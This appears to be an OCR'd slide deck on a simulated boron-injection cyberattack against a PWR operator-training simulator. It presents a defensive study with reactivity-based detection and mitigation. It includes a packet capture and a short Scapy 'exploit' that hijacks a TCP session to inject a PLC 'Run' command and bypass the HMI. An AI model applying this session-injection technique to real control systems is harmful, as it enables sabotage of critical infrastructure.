Simulated Boron Shimming Cyberattack on a Pressurized Water Reactor

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Nuclear Power Plants as cyberattack targets

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Nuclear Power Plants as cyberattack targets

- Meltdown, radiological release, and LOCA are practically unrealisable
- Financial cost and societal disruption (blackouts) from a reactor trip are more likely
- Unplanned shutdown costs $10M [1]

[1]Peterson, J., et al., 2019. An overview of methodologies for cybersecurity vulnerability assessment conducted in nuclear power plants. Nuclear Engineering and Design 346, 75

Objective

- Risk Assessment
  - Preventative Safeguards
    - Robust/Resiliant Design
  - Responsive Safeguards
    - Identification Tools
    - Cyber-Informed Corrective Action
    - Mitigation Pathways

Cyber Informed Digitalization Design Tree

LWR control

- Control rods are used for quick actuation, i.e. Start-up, Shut-down, and power transients
- Boron dissolved in the moderator is used to account for fuel reactivity changes over the life of the core (Chemical Shimming)
- Adding additional boron to the moderator beyond the equilibrium level makes the core subcritical, causing it to power down

Notable incidents

- There's a lot
- Research is crucial as NPPs built before cyber-security was a concern are getting their licenses renewed [2]
- Davis-Besse Slammer Worm attack - plant was offline, security was sufficient to protect essential core data, redundant analog controls [3]
- Browns Ferry circulating pump failure - distributed control system was overloaded similar to an DoS forcing emergency shutdown [4]

[2]Brasileiro, A., 2019. Turkey Point nuclear reactors get OK to run until 2053 in unprecedented NRC approval. Miami Herald

[3]Poulsen, K., 2003. Slammer worm crashed Ohio nuke plant net. The Register


[4]NRC, 2007. NRC Effects of Ethernet-Based, Non-Safety Related Controls on the Safe and Continued Operation of Nuclear Power Stations

WSC platform

WSC Platform

- Simulates nearly all aspects of a Generic PWR
- Used for operator training
- Affords functionality to simulate potential cyberattacks


Boron injection



Chemical Shimming System HMI


Boron injection

- *Event Trigger* calls Boron Injection *Scenario* after 5 minutes of steady state critical operation
- Boron Injection
  - Turn on P-5A and P-6A
  - Open HV8104
- *Freeze* platform after reactor trips and turbine comes to rest



Chemical Shimming System HMI

Cyberattack simulation



Boron Injection Packet Capture (Wireshark)

- Use Wireshark to capture and analyze network traffic
- Potential Attacks
  - Boron Injection Scenario[1]
  - Denial of Service

[1] Or any operation that can be done by a PLC

Penetration testing

```
C:\Users\[redacted]\Python Scripts>python packet_replay.py
<class 'str'>
###[ Ethernet ]###
  dst       = 00:00:00:00:00:00
  src       = 00:00:00:00:00:00
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x2
     len       = 48
     id        = 11451
     flags     = DF
     frag      = 0
     ttl       = 128
     proto     = tcp
     chksum    = 0x0
     src       = 127.0.0.1
     dst       = 127.0.0.1
     \options   \
###[ TCP ]###
        sport     = 51347
        dport     = 4000
        seq       = 3535632091
        ack       = 3372239594
        dataofs   = 5
        reserved  = 0
        flags     = PA
        window    = 2053
        chksum    = 0xaf7f
        urgptr    = 0
        options   = []
###[ Raw ]###
           load      = '\x04\x00\x00\x10Run\x00'
```


This is the information required to perform a TCP Hijacking Session

Captured Packet Information

Scapy exploit


```python
def scapy_exploit():
  source_port = 49923
  sequence_number = 3522655476
  ack_number = 3648359537
  dest_port = 4000
  source_ip = '127.0.0.1'
  dest_ip = '127.0.0.1'
  ip = IP(src=source_ip, dst=dest_ip)
  tcp = TCP(sport = source_port, dport = dest_port, flags = "PA", seq=
                                   sequence_number, ack=ack_number)
  data = "\x04\x00\x00\x10Run\x00"
  pkt = ip/tcp/data
  send(pkt, verbose=1, iface = (scapy.interfaces.dev_from_index(-1)))
  print("[+] Exploit sent \n")
```

Penetration testing



HMI Bypass

Penetration testing



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



HMI Bypass

Challenges


- TCP/IP connection resets itself after running exploit
- WSC Platform machine is too powerful - unrealistic
    - TCP/IP Hijacking requires extracting information from current session
    - Sequence and Acknowledgment numbers change too rapidly

Results and discussion



Excess Boron vs. Time

Results and discussion




Core Power vs. Time

Results and discussion

Calculate neutron multiplication factor (k_{eff}) using the current and previous power level ($\dot{Q}$), along with the number of neutron generations elapsed ($\Delta t/\ell_d^*$).


$$k_{eff} = \frac{\ell_d^*}{\Delta t} \ln\left[\frac{\dot{Q}(t)}{\dot{Q}(t-\Delta t)}\right] + 1$$

Results and discussion



k_{eff} vs. Time

Responsive safeguards




Boron Injection Attack

Responsive safeguards

Convert k_{eff} to net reactivity (ρ).


$$\rho = \frac{k_{eff} - 1}{k_{eff}}$$

Put through a low-pass filter




Identification Tool: Filtered Net Reactivity

Responsive safeguards




Boron Injection Attack - Cyber-Informed Corrective Action

Responsive safeguards




Corrective Action: Boron Level




Corrective Action: Core Power

Responsive safeguards




Boron Injection Attack - Mitigation Pathway

Responsive safeguards



Mitigation: Boron Level



Mitigation: Core Power

Final remarks

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- The end-state of the attack is the same, but the simulator's method of communication between the client machine and the simulator is unique to the simulator only
- The educational value that the cyberattack simulation provides will remain consistent with real-life scenarios that the industry faces

Future work

- Testing additional plant systems for vulnerabilities applying the methodology presented here. Systems will include the used fuel pool and switchyard

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- Determine the data needed to provide to operators and plant personnel indicative of these cyberattacks
- Design displays and data visualization tools on the WSC platform to this end

Acknowledgements

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References

1. Peterson, J., et al., 2019. An overview of methodologies for cybersecurity vulnerability assessment conducted in nuclear power plants. Nuclear Engineering and Design 346, 75.
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